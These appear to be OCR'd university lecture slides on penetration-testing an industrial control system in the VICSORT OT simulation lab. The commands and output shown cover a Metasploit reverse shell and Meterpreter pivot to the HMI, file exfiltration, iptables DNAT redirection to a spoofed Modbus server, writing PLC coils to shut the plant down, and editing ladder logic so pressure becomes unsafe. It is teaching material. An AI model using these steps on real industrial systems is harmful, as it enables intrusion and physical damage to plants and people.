Penetration Testing Attack Scenario

Dr Diarmuid Ó Briain

24 Apr 2024

setu.ie
INSPIRING FUTURES


Version: 1.1

Learning objectives

By the end of this topic, you will be able to:

- Carry out attack scenarios on the VICSORT OT Simulation.

Persistent connection to the HMI



Attacking the ICS

Attacking the ICS

- Exfiltrating data from the HMI - Low Impact attack
- Manipulating the values displayed on the HMI - Medium Impact attack
- Remotely shutting down the plant - Medium Impact attack
- Catastrophic Damage to the Environment - High Impact attack

Attacking the ICS

- Exfiltrating data from the HMI - Low Impact attack
- Manipulating the values displayed on the HMI - Medium Impact attack
- Remotely shutting down the plant - Medium Impact attack
- Catastrophic Damage to the Environment - High Impact attack

Attacking the ICS

- Exfiltrating data from the HMI - Low Impact attack
- Manipulating the values displayed on the HMI - Medium Impact attack
- Remotely shutting down the plant - Medium Impact attack
- Catastrophic Damage to the Environment - High Impact attack

Attacking the ICS

- Exfiltrating data from the HMI - Low Impact attack
- Manipulating the values displayed on the HMI - Medium Impact attack
- Remotely shutting down the plant - Medium Impact attack
- Catastrophic Damage to the Environment - High Impact attack

Attacking the ICS

Exfiltration of data

Exfiltrating Data from HMI

```
background
Background session 1? [y/N]  y
msf6 exploit(multi/handler) > sessions --upgrade 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on
session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.90.197:4433
[*] Sending stage (1017704 bytes) to 192.168.90.5
[*] Meterpreter session 2 opened (192.168.90.197:4433 ->
192.168.90.5:47746) at 2024-04-05 14:17:09 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions --interact 2
[*] Starting interaction with 2...
```


Exfiltrating Data from HMI

```
meterpreter > download
/etc/systemd/system/freesweep.service /root/my_downloads
[*] Downloading: /etc/systemd/system/freesweep.service ->
/root/my_downloads/freesweep.service
[*] Downloaded 157.00 B of 157.00 B (100.0%):
/etc/systemd/system/freesweep.service ->
/root/my_downloads/freesweep.service
[*] Completed  : /etc/systemd/system/freesweep.service ->
/root/my_downloads/freesweep.service
```


Exfiltrating Data from HMI

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root  attacker-container)-[~]
└─# cat /root/my_downloads/freesweep.service

[Unit]
Description=Freesweep Application Service

[Service]
ExecStart=/usr/games/freesweep
Restart=always
RestartSec=3

[Install]
WantedBy=multi-user.target
```


Attacking the ICS

Manipulation of data


Redirect modbus traffic to HMI

```
vicsort@vicsort:~$ lxc list --columns=4 attacker-container
+-----------------------+
|          IPV4         |
+-----------------------+
| 192.168.90.197 (eth1) |
+-----------------------+

vicsort@vicsort:~$ rdp_attacker
[1] 234716
```


Redirect modbus traffic to HMI




Redirect modbus traffic to HMI



Redirect modbus traffic to HMI

```
┌──(rootattacker-container)-[~]
└─# socat -d2 - TCP-LISTEN:502,fork

2024/04/06 22:29:53 socat[1211] N reading from and writing to stdio
2024/04/06 22:29:53 socat[1211] N listening on AF=10
[0000:0000:0000:0000:0000:0000:0000:0000]:502
2024/04/06 22:29:53 socat[1211] N accepting connection from AF=10
[0000:0000:0000:0000:0000:ffff:c0a8:5a05]:46834 on AF=10
[0000:0000:0000:0000:0000:ffff:c0a8:5ac5]:502
2024/04/06 22:29:53 socat[1211] N forked off child process 1212
2024/04/06 22:29:53 socat[1211] N listening on AF=10
[0000:0000:0000:0000:0000:0000:0000:0000]:502
```


Redirect modbus traffic to HMI




Create Modbus Server on attacker-container

```
┌──(root  attacker-container)-[~]
└─# pyhon3 -m pip install pipenv

┌──(root  attacker-container)-[~]
└─# cd /root/scripts/custom_modbus_server

┌──(root  attacker-container)-[~/scripts/
custom_modbus_server]
└─# ls
2.5.2_pymodbus_script.py  pymodus_2.5.2_venv  src
```


Create Modbus Server on attacker-container

```
┌──(root  attacker-container)-[~/scripts/
custom_modbus_server]
└─# pipenv run 2.5.2_pymodbus_script.py
The custom register values are: [64826, 5284, 13328, 43436, 25030, 3108, 15215, 4871, 46224,
22975, 0, 0, 0]
Starting Custom Modbus Server...

Received Modbus request for address 1 and count 13
The custom register values are: [64788, 5663, 13450, 43166, 28974, 3907, 21738, 5551, 46436,
23070, 0, 0, 0]
Sending Response: b'\x00\x87\x00\x00\x00\x1d\x01\x04\x1a\xfd\x14\x16\x1f4\x8a\xa8\x9eq.\x0fCT\
xea\x15\xaf\xb5dZ\x1e\x00\x00\x00\x00\x00\x00'
###[ ModbusTCP ]###
  transId   = 135
  protoId   = 0
  len       = 29
  unitId    = 1
###[ Modbus ]###
     funcCode  = 0x4
     byteCount = 26
     registerVal= [64788, 5663, 13450, 43166, 28974, 3907, 21738, 5551, 46436, 23070, 0, 0, 0]
```

ScadaBR with the traffic switched



Redirecting PLC traffic to `attacker-container`

```
root@hmi-container:/# apt install -y iptables
root@hmi-container:/# iptables -t nat -A OUTPUT -d
192.168.95.2 -j DNAT --to-destination 192.168.90.197

root@hmi-container:/# apt install -y iptables-persistent
Configuring iptables-persistent:
Save current IPv4 rules? <Yes>
Save current IPv6 rules? <Yes>

root@hmi-container:/etc# iptables-save >
/etc/iptables/rules.v4
```


Removing IP tables rule

```
root@hmi-container:/# iptables -t nat -D OUTPUT -d 192.168.95.2 -
j DNAT --to-destination 192.168.90.197

root@hmi-container:/etc# iptables-save > /etc/iptables/rules.v4

root@hmi-container:/etc# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```

This needs to be carried out before proceeding to other attacks

Attacking the ICS

Remotely shutting down the plant

Remotely shutting down the plant

```
┌──(root  attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use
exploit/multi/handler; set payload linux/x86/shell/reverse_tcp;
set lhost 192.168.90.197; set lport 8443; run"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443
[*] Sending stage (36 bytes) to 192.168.90.5
[*] Command shell session 1 opened (192.168.90.197:8443 ->
192.168.90.5:49400) at 2024-04-06 23:32:10 +0100

hostname
hmi-container
```


Remotely shutting down the plant

```
background
Background session 1? [y/N]  y

msf6 exploit(multi/handler) > sessions --upgrade 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.90.197:4433
[*] Sending stage (1017704 bytes) to 192.168.90.5
[*] Meterpreter session 2 opened (192.168.90.197:4433 -> 192.168.90.5:47746) at 2024-04-05 14:17:09
+0100
[*] Command stager progress: 100.00% (773/773 bytes)
```


Route `attacker-container` traffic to PLC via HMI

```
msf6 exploit(multi/handler) > sessions --list

Active sessions
===============

Id  Name  Type             Information  Connection
--  ----  ----             -----------  ----------
1         shell x86/linux                          192.168.90.197:8443 ->
                                                   192.168.90.5:37364
2         meterpreter x86/linux  root @ 192.168.90.5  192.168.90.197:4433 ->
                                                   192.168.90.5:49274

msf6 exploit(multi/handler) > route add 192.168.95.2
255.255.255.255 2
[*] Route added
```


Test the route

```
msf6 exploit(multi/handler) > fping 192.168.95.2
[*] exec: fping 192.168.95.2

192.168.95.2 is alive

┌──(root  attacker-container)-[~]
└─# fping 192.168.95.2

192.168.95.2 is alive
```

Query the first coils to obtain their values

```
msf6 exploit(multi/handler) > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/modbusclient) > set rhost 192.168.95.2
rhost => 192.168.95.2
msf6 auxiliary(scanner/scada/modbusclient) > set action read_coils
action => read_coils
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf6 auxiliary(scanner/scada/modbusclient) > set number 100
number => 100
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending READ COILS...
[+] 192.168.95.2:502 - 100 coil values from address 0 :
[+] 192.168.95.2:502 - [1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[*] Auxiliary module execution completed
```


modbus_coils.py

```
┌──(root  attacker-container)-[~]
└─# python3 -m pip install pymodbus==3.5.4

┌──(root  attacker-container)-[~]
└─# cd /root/scripts

┌──(root  attacker-container)-[~/scripts]
└─# ./modbus_coils.py read_coils 0 10

Coils status:
Coil 0: False
Coil 1: False
Coil 2: False
Coil 3: False
Coil 4: False
Coil 5: False
Coil 6: False
Coil 7: False
Coil 8: False
Coil 9: False
```

The first 10 coils (0 - 9)

modbus_coils.py

```
┌──(root  attacker-container)-[~/scripts]
└─# ./modbus_coils.py read_coils 10 10

Coils status:
Coil 10: False
Coil 11: False
Coil 12: False
Coil 13: False
Coil 14: False
Coil 15: False
Coil 16: False
Coil 17: False
Coil 18: False
Coil 19: False
```


The second 10 coils (10 - 19)

Tested coil impacts

- 0 to 9: No noticeable change in environment when values changed to True
- 10 to 29: No noticeable change in environment when values changed to True
- 30 to 39: No noticeable change in environment when values changed to True
- 40 to 49: Pressure values started decreasing steadily. Change values back and pressure starts to increase again.
- 50 to 59: No noticeable change in environment when values changed to True
- 60 to 60: No noticeable change in environment when values changed to True
- 70 to 79: No noticeable change in environment when values changed to True
- 80 to 89: No noticeable change in environment when values changed to True
- 90 to 99: No noticeable change in environment when values changed to True

Turn the plant off

```
┌──(root  attacker-container)-[~/scripts]
└─# ./modbus_coils.py write_coils true 40 1
Successfully wrote a value of: True, to coils: WriteNCoilResponse(0, 1)

Coils status:
Coil 40: True

┌──(root  attacker-container)-[~/scripts]
└─# ./modbus_coils.py read_coils 35 10

Coils status:
Coil 35: False
Coil 36: False
Coil 37: False
Coil 38: False
Coil 39: False
Coil 40: True
Coil 41: False
Coil 42: False
Coil 43: False
Coil 44: False
```



Turn the plant back on

```
┌──(root  attacker-container)-[~/scripts]
└─# ./modbus_coils.py write_coils false 40 1

Successfully wrote a value of: False, to coils: WriteNCoilResponse(40,
1)

Coils status:
Coil 40: False
```


Manipulating HMI values during plant shutdown

1) Have the **`attacker-container`**, modbus server, ready to listen to HMI Modbus requests
2) Redirected HMI modbus requests to the **`attacker-container`** modbus server
3) Set Coil 0 on PLC to **`True`** (40)

Ollscoil Teicneolaíochta an Oirdheiscirt
South East Technological University

Attacking the ICS

Catastrophic Damage to the Environment


Login to the `engineering-container`

- Edit the ladder logic for the PLC

```
root@vicsort:/home/vicsort# rdp_workstation

worker@workstation-container:~$ cd OpenPLC_Editor
worker@workstation-container:~/OpenPLC_Editor$ ./openplc_editor.sh
```



Edit the Pressure Setpoint

- Edit the ladder logic for the PLC




Edit the Pressure Setpoint

- Load the new program to the PLC




Edit the Pressure Setpoint

- As the pressure rises beyond safe levels



Edit the Pressure Setpoint

- Eventually causing catastrophic results



Learning objectives

- Carry out attack scenarios on the VICSORT OT Simulation. ✓

TUS
Ollscoil Teicneolaíochta na Sionainne: Lár Tíre, An tIarthar Láir
Technological University of the Shannon: Midlands Midwest

EUR ING Dr Diarmuid Ó Briain
Innealtóir Cairte agus Léachtóir Sinsearach

E diarmuid.obriain@tus.ie | W tus.ie
Campas Maoilis, Páirc Maoilis,
Luimneach, V94 EC5T, Éire

CISSP

Thank you

TUS